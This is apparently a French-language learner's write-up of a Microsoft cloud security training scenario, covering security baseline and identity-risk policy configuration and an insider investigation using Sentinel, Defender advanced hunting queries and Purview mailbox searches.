Analytics rule settings

Rule query

Suppression

Entity mapping

Entity 1: Identifier: AadUserid, Value: InitiatingProcessAccountUpn

Entity 2: Identifier: Address, Value: RemoteIP

Entity 3: Identifier: HostName, Value: DeviceName

Entity 4: Identifier: CommandLine, Value: InitiatingProcessCommandLine

Custom details

Étape 5 : Configure Windows Security Baseline

Les appareils ne sont pas configurés avec une configuration standard. Je dois configurer les appareils pour qu'ils utilisent une ligne de base de sécurité Win. Les utilisateurs, les appareils seront protégés et cela élimine des vecteurs d'attaque possible.

Je me rends dans Microsoft Endpoint manager admin center, et dans la rubrique Endpoint Security.

Select the configuration settings you would choose to protect against this phishing scenario.

Block Office communication apps from creating child processes ☒

Block all Office applications from creating child processes ☒

Scan removable drives during full scan ☐

Block executable content download from email and webmail clients ☐

Block execution of potentially obfuscated scripts (js/vbs/ps) ☒

Block untrusted and unsigned processes that run from USB ☐

Block Office applications from injecting code into other processes ☐

Block Win32 API calls from Office macro ☒

Block JavaScript or VBScript from launching downloaded executable content ☐


Block credential stealing from the Windows local security authority subsystem (lsass.exe) ☐

Defender potentially unwanted app action ☐

Enable network protection ☐

REVISIT THE SCENARIO SUBMIT

Capi Journal Evidence Map Learning Outcomes Help & Feedback Back to Cloud Games Hub




Je viens donc d'effectuer la configuration Windows Security Baseline. Je précise qu'elle est disponible pour tous les utilisateurs.

Evening investigation :

Étape 1 : Configurer Azure AD Identity Protection



Je dois configurer les politiques de risque et d'ouverture de sessions des utilisateurs pour les protéger contre les attaques d'identité.

Premièrement, je mets en place « l'user risk policy settings », avec les paramètres suivants :



En résumé ici, pour tous les utilisateurs à haut risque, on demande de changer de mot de passe.


Ensuite, je mets à jour la « sign-in risk policy » avec les paramètres suivants :




En résumé ici, pour tous les utilisateurs à moyen risque ou supérieur on leur demande d'utiliser du MFA.

Étape 2 : Investigate Angel's Sign-In Logs

Ici, je vais revenir sur les informations de connexion entre Angel et Amari, analyser en détail. Je me rends dans azure AD, je sélectionne les différents paramètres dans les utilisateurs :



On a aucune preuve que son compte a été pirater par un tiers, aucuns logs :



Étape 3 : Investigate Angel in Sentinel and Microsoft 365 Defender


Je vais devoir investiguer sur Angel, via Microsoft Sentinel et 365 Defender.

Premièrement sur Sentinel, j'entre une query pour effectuer une recherche sur Angel :

```
azuresentinelworkspace
1 search 'angel.brown'
```

Mais j'obtiens trop de résultats, je dois donc améliorer la query pour ne chercher que les alertes de sécurité mais aucun résultat.

J'effectue une recherche sur ses devices et je trouve le nom de son pc j'effectue donc une query sur celui-ci, je le trouve ensuite je veux effectuer une query de « security alert » sur son pc mais j'obtiens aucun résultat. J'en déduis donc que son pc n'a aucun système de détection et d'envoi d'alerte :



Sur Microsoft Defender 365, premièrement j'effectue une recherche sur « AlertInfo » en précisant le pc d'Angel mais j'obtiens aucun résultat, je test donc avec « AlertEvidence table » mais aucun résultat non plus.

Alert Info for pc067	✓ 1/1	Alert Evidence for pc067	✓ 1/1
No Alert Info for pc067		No Alert Evidence for pc067	
✓ pc067 Alert Info: 0		✓ pc067 Alert Evidence: 0	

Je vais donc effectuer une recherche sur le « device inventory », je me rends dans les détails de son device :

The screenshot displays the Microsoft Defender portal interface for device **pc067**. The left sidebar contains navigation options like Alerts, Hunting, and Inventory. The main content area shows the **Device summary** for **pc067**, which is marked as having 'No known risks'. A red box highlights the **Security Info** section, indicating 0 open incidents, 0 active alerts, a medium exposure level, and a 'No risk' status. Below this, the **Device details** are listed, including the domain (AAD joined), OS (Windows 11 64-bit, Version 21H2, Build 22000), health state (Inactive), data sensitivity (None), and IP addresses.

Je trouve des informations utiles, tel que :

- pc067 Open Incidents: 0
- pc067 Active Alerts: 0
- pc067 Risk Level: No risk
- pc067 IP address: 10.1.0.6

Ici ce qui attire mon attention est le Risk Level : No risk, est-ce que cela veut dire que son pc est sécurisé ou l'attaquant à volontairement désactiver les sécurités sur son ordinateur.

Je continue d'investiguer, dans « advanced hunting », je créer une nouvelle query et j'obtiens un certain nombre de résultat :

New query | X New query | X New query | X + Create new

Run query Save Share link Last 30 days Create detection rule

Query

```

1 let deviceName = "pc067";
2 let deviceId = "c55d2ce2707ff4567142f8bd196b3d105d5485d9";
3 search in (DeviceLoginEvents, DeviceProcessEvents, DeviceNetworkEvents, DeviceFileEvents, DeviceRegistryEvents, DeviceImageLoadEvents, DeviceEvents, DeviceImageLoadEvents, Ident
4 (DeviceName == deviceName
5 // or DeviceId == deviceId
6 // Events affecting this target device
7 // or RemoteDeviceName == deviceName
8 // or TargetDeviceName == deviceName
9 // or DestinationDeviceName == deviceName

```

Getting Started Results

Export 100 items Chart Type Customize columns

State	Timestamp	DeviceName	ActionType	DeviceId	LogonType	AccountDomain	AccountName	AccountSid
DeviceNetworkEvents	Oct 29, 2021 6:39:48 PM	pc067	ConnectionSuccess	c55d2ce2707ff456...				
DeviceNetworkEvents	Oct 29, 2021 6:39:49 PM	pc067	ConnectionSuccess	c55d2ce2707ff456...				
DeviceNetworkEvents	Oct 29, 2021 6:39:52 PM	pc067	ConnectionSuccess	c55d2ce2707ff456...				
DeviceNetworkEvents	Oct 29, 2021 6:39:52 PM	pc067	ConnectionSuccess	c55d2ce2707ff456...				
DeviceNetworkEvents	Oct 29, 2021 6:39:57 PM	pc067	ConnectionSuccess	c55d2ce2707ff456...				
DeviceNetworkEvents	Oct 29, 2021 6:39:57 PM	pc067	ConnectionSuccess	c55d2ce2707ff456...				
DeviceNetworkEvents	Oct 29, 2021 6:40:03 PM	pc067	ConnectionSuccess	c55d2ce2707ff456...				
DeviceNetworkEvents	Oct 29, 2021 6:40:16 PM	pc067	ConnectionSuccess	c55d2ce2707ff456...				
DeviceNetworkEvents	Oct 29, 2021 6:40:18 PM	pc067	ConnectionSuccess	c55d2ce2707ff456...				

Je remarque dans une des réponses une adresse IP intéressante :

**svchost.exe accepted connection from
13.68.237.243:61917**

Hunt for related events

Event info

Event svchost.exe accepted connection from 13.68.237.243:61917
 Event time 10/29/2021, 1:29 PM
 Action type InboundConnectionAccepted
 User nt authority\network service
 Entities services.exe > svchost.exe > 13.68.237.243

C'est une IP pour une connexion RDP, j'effectue une recherche dessus :

New query | X New query | X New query | X + Create new

Run query Save Share link

Query

```
1 search '13.68.237.243'
```

Getting Started Results

Export

Stable	Timestamp	AlertId	Title
DeviceInfo	Oct 29, 2021 10:55:04 PM		
DeviceInfo	Oct 29, 2021 11:10:04 PM		
DeviceInfo	Oct 29, 2021 11:25:04 PM		
DeviceInfo	Oct 29, 2021 10:25:04 PM		
DeviceInfo	Oct 29, 2021 9:25:04 PM		
DeviceInfo	Oct 29, 2021 8:55:04 PM		
DeviceInfo	Oct 29, 2021 9:55:04 PM		
DeviceInfo	Oct 29, 2021 8:40:04 PM		
DeviceInfo	Oct 29, 2021 7:10:04 PM		

Je comprends donc que Tomo à utiliser RDP pour se connecter à distance sur le pc de Angel.

Advanced Hunting

New query | X New query | X New query | X + Create new

Run query Save Share link

Query

```
1 search '13.68.237.243'
```

Getting Started Results

Export Link to incident Take actions 1 of 23

Stable	Timestamp	AlertId	Title	Category	Severity
DeviceInfo	Oct 29, 2021 10:55:04 PM				
DeviceInfo	Oct 29, 2021 11:10:04 PM				
DeviceInfo	Oct 29, 2021 11:25:04 PM				
DeviceInfo	Oct 29, 2021 10:25:04 PM				
DeviceInfo	Oct 29, 2021 9:25:04 PM				
DeviceInfo	Oct 29, 2021 8:55:04 PM				
DeviceInfo	Oct 29, 2021 9:55:04 PM				
DeviceInfo	Oct 29, 2021 8:40:04 PM				
DeviceInfo	Oct 29, 2021 7:10:04 PM				

The device pc034 was involved. Perhaps you should go and check if that device is at risk.

Inspect record

Assets

Devices (1)

pc034

Risk Score

All details

Stable

DeviceInfo

Timestamp

Oct 29, 2021 10:55:04 PM

DeviceId

71c7d5f86a2aeb1a0a2bdc1299ea931facbfef4

DeviceName

pc034

DeviceType

Workstation

ReportId_jong

8562

ClientVersion

10.7910.22000.1

PublicIP

13.68.237.243

IsAzureADJoined

0


AndDeviceId

0ba7e901-4668-4ba2-88c4-692b47196a93

LoggedOnUsers

UserName	DomainName	Sid
tomo.takanashi	pc034	S-1-5-21-111...

Je vais donc sur les informations du device de Tomo et je vois que son niveau d'exposition est moyen :



Note : J'ai du autocomplete « security alert for angela » car j'étais bloquer sur Defender je n'ai pas trouvé de moyen pour retourner sur Sentinel.

Étape 4 : Communication Compliance Search

Je vais donc maintenant investiguer encore un peu plus, je vais me concentrer sur les messages d'Angel.

Je suis dans Microsoft Purview, j'effectue une recherche sur Angel :

Review your search and create it

Name and description

Name
Enter a friendly name

Description
Enter a friendly description
[Edit name and description](#)

Search criteria
(cc)(date=2021-10-24..2021-10-31)
[Edit search criteria](#)

Locations

SharePoint
Disabled

Exchange
angel.brown@bestforyouorganic.onmicrosoft.com

Exchange public folders
Disabled
[Edit locations](#)

Je fais la procédure habituelle, je créer, je copie la clé, je télécharge, j'analyse.

Un mail intéressant dans les items supprimé :

The screenshot shows a Microsoft Outlook interface. On the left, the 'Calendar' pane is visible with a list of items. The main pane displays a meeting titled 'Gathering for Alex's birthday' by Quinn Anderson. The meeting details include:

- Subject:** Gathering for Alex's birthday
- Organizer:** Quinn Anderson
- Attendees:** Quinn Anderson, kickball squad
- When:** Friday, October 29, 2021 1:00 PM-2:00 PM
- Location:** Floor 2 break room
- Description:** BFO Ball-barians, come celebrate our all-star shortstop Alex today in the 2nd floor breakroom at 1pm. We'll load up on dairy-free ice cream cake and then work it off in a scrimmage against the shipping department Savage Shippers. Come join us!

 The meeting status is 'Accepted'.

Les infos :

- A birthday gathering in honor of all-star kickball shortstop Alex.
- Gathering attendees: kickball squad distribution list
- Gathering meeting date: Friday, October 29
- Gathering meeting time: 1:00 PM-2:00 PM
- Gathering location: Floor 2 Breakroom

Je vais dans les messages envoyés :

The screenshot shows the 'Sent Items' folder in Microsoft Outlook. The email displayed is from Angel Brown, titled 'Accepted: Gathering for Alex's birthday'. The email content includes:

- From:** Angel Brown
- Subject:** Accepted: Gathering for Alex's birthday
- When:** Friday, October 29, 2021 1:00 PM-2:00 PM (UTC-08:00) Pacific Time (US & Canada)
- Location:** Floor 2 break room
- Status:** Accepted


 The email is marked as 'Accepted'.

Je comprends donc ici qu'Angel à accepter l'invitation, est-ce qu'elle a quitter son ordinateur lors de la fête et elle l'a laissé sans surveillance ?


Étape 5 : Investigate Tomo's Device in Sentinel and Microsoft 365 Defender

Maintenant, avec Microsoft Sentinel je vais effectuer une analyse sur l'appareil qui à utiliser RDP, car je sais que l'ordinateur de Tomo à été connecter à la machine d'Angel. Je veux savoir si son ordinateur à été compromis.


Premièrement, j'effectue une recherche les devices de Tomo :



Je vais donc regarder si son appareil n'a pas été compromis :




Aucun résultat, je vais donc utiliser Microsoft 365 Defender. Je ne vois rien sur les détails des devices, je vais surement trouver des infos dans la timeline. Et en effet, il y'a des résultats :



Il y'a plusieurs événements, il faut que je trouve l'événement RDP qui a été utilisé pour Angel :

 mstsc.exe established connection with 13.68.237.45:3389

J'ai trouvé l'événement RDP et confirmé qu'il n'y avait pas de nouvelles alertes sur PC034 :



J'en déduis donc que Tomo n'est pas impliqué là-dedans car elle n'est appliquée dans aucune alerte de sécurité.

Who Hacked ? :

Je pense que c'est Angel qui est derrière cela, elle a utilisé l'appareil d'Amari pour télécharger le fichier.

Je pense que je me suis induit en erreur tout seul avec Tomo, pensant que son pc était intact et donc qu'elle n'a rien fait, j'ai peut-être été trop naïf ?

